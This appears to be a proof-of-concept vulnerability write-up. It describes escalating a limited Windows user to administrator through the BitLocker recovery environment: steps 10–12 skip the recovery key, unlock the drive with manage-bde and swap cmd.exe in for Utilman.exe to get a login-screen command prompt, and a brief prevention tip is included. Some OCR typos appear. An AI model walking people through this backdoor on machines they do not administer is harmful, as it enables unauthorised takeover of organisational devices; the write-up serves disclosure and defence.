Privilege Escalation using Bitlocker (POC by Vishesh Grover)

Threat Vectors / Attack Vectors		Security Weakness		Impacts	
App Specific	Exploitability 4	Prevalence 4	Detectability 3	Technical 5	Business ?
Bitlocker is used primarily by all organizations as a mechanism to protect Operating Systems from offline attacks. It gives you the ability to encrypt all drives. Bitlocker however contains root privileges of an Operating System while it is functional and even at boot-up process. This can lead to privilege escalation if it can be manipulated to do so.		Bitlocker can be taken advantage of during boot-up since the Windows Operating System (Windows 7, 8, 10, 12, etc.) does not require login authentication if Bitlocker is setup and run in recovery mode.		The technical impact is attackers acting as normal users in windows and gaining administrative access, using privileged functions or creating, accessing, updating or deleting every record. The business impact depends on the protection needs of the application and data.	

Is Application Vulnerable?

Vulnerability exists when Bitlocker is used to protect drives against offline attacks. Privilege escalation can simply be achieved by accessing recovery options in Windows settings and calling command prompt from advanced option after boot up. In this process, Windows does not ask for local administrator's password and simply gives access to system32.

g Bitlocke


How can I Prevent this ?

Enforcing administrator's password to perform such activities will stop attacker to gain access to system32 via command prompt.

Proof of Concept

1. *Bob* is an employee of an organization having limited user access to his laptop. *Bob* is a critical resource of the organization; hence, *Bob* is enforced to use Bitlocker to prevent offline attacks provided by Windows Operating system.

2. *Bob* needs to visit the Windows administrator to install any application or make any changes into his laptop.
3. Bob inputs Bitlocker password to login to his account.




BitLocker

Enter the password to unlock this drive

Press the Insert key to see the password as you type.

Press Enter to continue
Press Esc for BitLocker recovery

4. Currently the list of administrators in Bob's laptop. (lusrmgr.msc)



Administrators Properties

Administrators


Description: Administrators have complete and unrestricted access to the computer/domain

Members:

Administrator
[redacted]
S-1-5-21-3787913450-2950688686-2551890790-31936
S-1-5-21-3787913450-2950688686-2551890790-512

Changes to a user's group membership are not effective until the next time the user logs on.


5. He goes to Windows Settings and chooses <u>Update and Security</u>




Settings
Windows Settings
Find a setting
System
Display, sound, notifications, power
Devices
Bluetooth, printers, mouse
Phone
Link your Android, iPhone
Network & Internet
Wi-Fi, airplane mode, VPN
Personalization
Background, lock screen, colors
Apps
Uninstall, defaults, optional features
Accounts
Your accounts, email, sync, work, other people
Time & Language
Speech, region, date
Gaming
Game bar, captures, broadcasting, Game Mode
Ease of Access
Narrator, magnifier, high contrast
Cortana
Cortana language, permissions, notifications
Privacy
Location, camera
Update & Security
Windows Update, recovery, backup
Type here to search
ENG
INTL
22:59
31-05-2019
20

6. Then he chooses the option <u>Restart</u> in Recovery.

7. After the PC restarts he chooses troubleshoot.


Continue
Exit and continue to Windows 10
Turn off your PC
Use a device
Use a USB drive, network connection, or Windows recovery DVD
Troubleshoot
Reset your PC or see advanced options
Shot on OnePlus
By Rover141

8. Goes to advanced Options




Troubleshoot

Reset this PC

Lets you choose to keep or remove your personal files, and then reinstalls Windows.

Advanced options

9. Uses the option Command Prompt



Advanced options

System Restore

Use a restore point recorded on your PC to restore Windows

Startup Repair

Fix problems that keep Windows from loading

Uninstall Updates

Remove recently installed quality or feature updates from Windows

Command Prompt

Use the Command Prompt for advanced troubleshooting

System Image Recovery


Recover Windows using a specific system image file

UEFI Firmware Settings

Change settings in your PC's UEFI firmware

See more recovery options

10. It asks for the option to input recovery key and chooses skip this drive twice.



Command Prompt


Enter the recovery key to get going again (Keyboard Layout: US)

To retrieve this key, go to http://windows.microsoft.com/recoverykeyfaq from another PC or mobile device. In case you need it, the key ID is F5D3B843.


Drive Label: PINENOIL12163 OS 08-05-2019

11. Once cmd pops up, he tries to unlock his C drive using Bitlocker command i.e
    manage-bde unlock C: -Password

    This will unlock his C drive and thus privilege escalation can be performed easily.



```
Examples:
    manage-bde -status
    manage-bde -on C: -RecoveryPassword -RecoveryKey F:\
    manage-bde -unlock E: -RecoveryKey F:\84E151C1...7A62067A512.bek

X:\windows\system32>manage-bde -on D: -Password
BitLocker Drive Encryption: Configuration Tool version 10.0.17763
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

Volume D: [New Volume]
[Data Volume]
ERROR: To turn on BitLocker in a pre-installation or recovery environment, a
TPM must be present, enabled, and activated. If the computer has a TPM, please
configure the BIOS to allow the operating system to use the TPM.

NOTE: If the -on switch has failed to add key protectors or start encryption,
you may need to call "manage-bde -off" before attempting -on again.

X:\windows\system32>manage-bde -unlock C: -Password
BitLocker Drive Encryption: Configuration Tool version 10.0.17763
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

Enter the password to unlock this volume:
```




```
    -Help or -h Displays complete

Examples:
    manage-bde -status
    manage-bde -on C: -RecoveryPassword -RecoveryKey F:\
    manage-bde -unlock E: -RecoveryKey F:\84E151C1...7A62067A512.bek

X:\windows\system32>manage-bde -on D: -Password
BitLocker Drive Encryption: Configuration Tool version 10.0.17763
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

Volume D: [New Volume]
[Data Volume]
ERROR: To turn on BitLocker in a pre-installation or recovery environment, a
TPM must be present, enabled, and activated. If the computer has a TPM, please
configure the BIOS to allow the operating system to use the TPM.

NOTE: If the -on switch has failed to add key protectors or start encryption,
you may need to call "manage-bde -off" before attempting -on again.

X:\windows\system32>manage-bde -unlock C: -Password
BitLocker Drive Encryption: Configuration Tool version 10.0.17763
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

Enter the password to unlock this volume:
The password successfully unlocked volume C:.

X:\windows\system32>_
```

12. He renames Utiman.exe from system32 to Utilman.exe.bak and cmd.exe to Utliman.exe to gain access to command prompt during login.


Ren Utilman.exe Utilman.exe.bak

Ren cmd.exe Utilman.exe

